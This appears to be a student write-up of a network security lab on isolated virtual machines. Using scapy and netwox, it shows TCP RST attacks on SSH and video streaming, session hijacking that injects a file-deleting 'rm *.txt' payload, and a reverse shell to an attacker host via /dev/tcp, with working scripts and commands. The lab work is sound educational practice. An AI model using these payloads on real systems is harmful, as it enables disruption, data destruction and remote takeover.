
After trying to run a command on the observer machine, you see



With scapy, we do the same thing, using port 22 instead. Start a sniffer packet capture for ssh packets on the attacker. Then, we connect the observer to the server.



Then we capture the packet.



Now we use scapy.


telnet_rst.py

```
from scapy.all import *

ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=22, dport=55168, flags="R", seq=3286317466, ack=2940733154)

pkt = ip / tcp
ls(pkt)
send(pkt, verbose=0)
```

ssh_rst.py

```
Lab4 sudo python ssh_rst.py
version    : BitField (4 bits)                = 4                (4)
ihl        : BitField (4 bits)                = None             (None)
tos        : XByteField                       = 0                (0)
len        : ShortField                       = None             (None)
id         : ShortField                       = 1                (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0                (0)
ttl        : ByteField                        = 64               (64)
proto      : ByteEnumField                    = 6                (0)
chksum     : XShortField                      = None             (None)
src        : SourceIPField                    = '10.0.2.5'       (None)
dst        : DestIPField                      = '10.0.2.4'       (None)
options    : PacketListField                  = []               ([])
```


On the observer, the connection was reset.




Task 3 TCP RST Attacks on Video Streaming Applications

The goal is to disrupt the video streaming by breaking the TCP connection between the victim and the content server.


We start a video on youtube on the observer machine.



From the attacker,




The video stopped.



Task 4 TCP Session Hijacking


The goal is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session.

First we make a secret file on the server.



4.1 Netwox


We encode the payload that will delete all text files on the server. The command is "rm *.txt" and the hex encoding is 726d202a2e747874200a



We set up a telnet connection between the observer (10.0.2.4) and the server (10.0.2.5).

```
➜  ~ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Oct  7 18:58:04 EDT 2021 from 10.0.2.4 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates
```

We will capture these packets on our attacker machine.



We use netwox commands to fill in parameters.

sudo netwox 40 -l "10.0.2.4" -m "10.0.2.5" -o 50150 -p 23 -q 1726502330 -E 2000 -r 1872366925 -z -H "726d202a2e747874200a"

```
→  ~ sudo netwox 40 -l "10.0.2.4" -m "10.0.2.5" -o 50150 -p 23 -q 1726502330 -E
2000 -r 1872366925 -z -H "726d202a2e747874200a"
IP_____________________________________________________________.
|version|  ihl  |      tos      |           totlen              |
|___4___|___5___|____0x00=0____|_____0x0032=50_____|
|             id                |r|D|M|      offsetfrag       |
|_____0x4913=18707_____|0|0|0|_____0x0000=0_____|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|_____0x59AB_____|
|                           source                              |
|_____________________10.0.2.4_____________________|
|                         destination                           |
|_____________________10.0.2.5_____________________|
TCP____________________________________________________________.
|         source port           |       destination port        |
|_____0xC3E6=50150_____|_____0x0017=23_____|
|                           seqnum                              |
```

Now we look at our server and see the secret.txt file is gone.

```
→  ~ ls
android         Desktop           ExerciseGDB  Lab1Part2  Music     Templates
bin             Documents         get-pip.py   Lab2       Pictures  Videos
Crypto          Downloads         Lab0         Lab3       Public
Customization   examples.desktop  Lab1Part1    lib        source
→  ~
```


4.2 Scapy

First we establish a connection from our observer to the server via telnet. Then, we create a secret.txt file on the server. We did this from our observer telnet connection out of convenience.

```
→  ~ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Oct  9 11:14:40 EDT 2021 from 10.0.2.4 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

→  ~ echo "this is a secret">secret.txt
```

```
→  ~ echo "this is a secret">secret.txt
→  ~ ls
android         Desktop           ExerciseGDB  Lab1Part2  Music       source
bin             Documents         get-pip.py   Lab2       Pictures    Templates
Crypto          Downloads         Lab0         Lab3       Public      Videos
Customization   examples.desktop  Lab1Part1    lib        secret.txt
→  ~
```

We capture the last packet from our observer to our server machine.



We create a python script with this information filled in.

```
from scapy.all import *
ip = IP(src="10.0.2.4", dst="10.0.2.5")
tcp = TCP(sport=50152, dport=23, flags="A", seq=1010266099, ack=1884527147)
data = "726d202a2e747874200a"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

We run the python script from our attacker VM

```
→  Lab4 sudo python rm_secret.py
version    : BitField (4 bits)                   = 4               (4)
ihl        : BitField (4 bits)                   = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                  = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.4'      (None)
dst        : DestIPField                         = '10.0.2.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 50152           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1010266099      (0)
```

We are successful in deleting the secret text file from the server by hijacking the TCP session.

```
→  ~ ls
android         Desktop           ExerciseGDB  Lab1Part2  Music     Templates
bin             Documents         get-pip.py   Lab2       Pictures  Videos
Crypto          Downloads         Lab0         Lab3       Public
Customization   examples.desktop  Lab1Part1    lib        source
→  ~ ls
```

Task 5 Create Reverse Shell using TCP Session Hijacking

First, we hex encode our command "\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 2>&1 0<&1 \n\r" The encoding is 0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020323e263120303c2631200a0d

```
>>> "\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 2>&1 0<&1 \n\r".encode("hex")
'0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393
020323e263120303c2631200a0d'
>>> exit
```


Then we set up our listener on the attacker machine.

```
→  ~ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

Then we open wireshark and start listening for telnet packages. We establish a telnet connection from observer to server.

```
Login incorrect
VM login: seed
Password:
Last login: Tue Oct 12 08:24:36 EDT 2021 from 10.0.2.4 on pts/18
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expression e
xpected:            0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[10/12/21]seed@VM:~$
```


We capture the packet.



We craft a netwox command to fill in the necessary information.

sudo netwox 40 -l "10.0.2.4" -m "10.0.2.5" -o 33798 -p 23 -q 2764607 -E 2000 -r 1329094855 -z -H "0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020323e263120303c2631200a0d"

We send it.



We get a callback on our attacker machine and run ifconfig to verify that the server IP address is the one we have connected a reverse shell to.